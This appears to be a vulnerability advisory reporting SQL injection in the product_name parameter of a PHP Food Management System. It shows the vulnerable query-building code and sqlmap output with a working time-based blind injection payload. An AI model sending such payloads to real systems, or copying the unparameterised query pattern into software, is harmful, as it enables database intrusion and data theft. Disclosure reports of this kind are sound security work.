

SQL injection vulnerability exists in product_name parameter of rawstock_used_damaged_smt.php file of Food Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
$product_namee=$_POST['product_name'] ;
$used_damagedd = $_POST['used_damaged'];
$product_usedd = $_POST['product_used'];
$status =1;

for($i=0; $i<count($product_namee); $i++){


    $product_name=$product_namee[$i];
    $used_damaged=$used_damagedd[$i];
    $product_used=$product_usedd[$i];



        if($used_damaged=='product_used')
        {

        $qry = $con->query('Insert into raw_stock_entry(created_date,product_name,
        product_used,status) values ("'.$in_date.'", "'.$product_name.'", "'.$product_used.'",
        "'.$status.'")');
```



```
sqlmap identified the following injection point(s) with a total of 530 HTTP(s) requests:
---
Parameter: product_name[] (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: in_date=03-01-2024&product_name=2&product_name[]=1" AND (SELECT 9140 FROM (SELECT(SLEEP(5)))bBTT) AND "za
GY"="zaGY&product_price=1&product_used=1&product_used[]=0&submit=Save&used_damaged=product_used&used_damaged[]=product
_used
---
```

"

Parameter: product_name[] (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: in_date=03-01-2024&product_name=2&product_name[]=1" AND (SELECT 9140 FROM (SELECT(SLEEP(5)))bBTT) AND "zaGY"="zaGY&product_price=1&product_used=1&product_used[]=0&submit=Save&used_damaged=product_used&used_damaged[]=product_used

---

"

Source Download：

https://www.kashipara.com/project/php/12086/food-management-system-php-project-source-code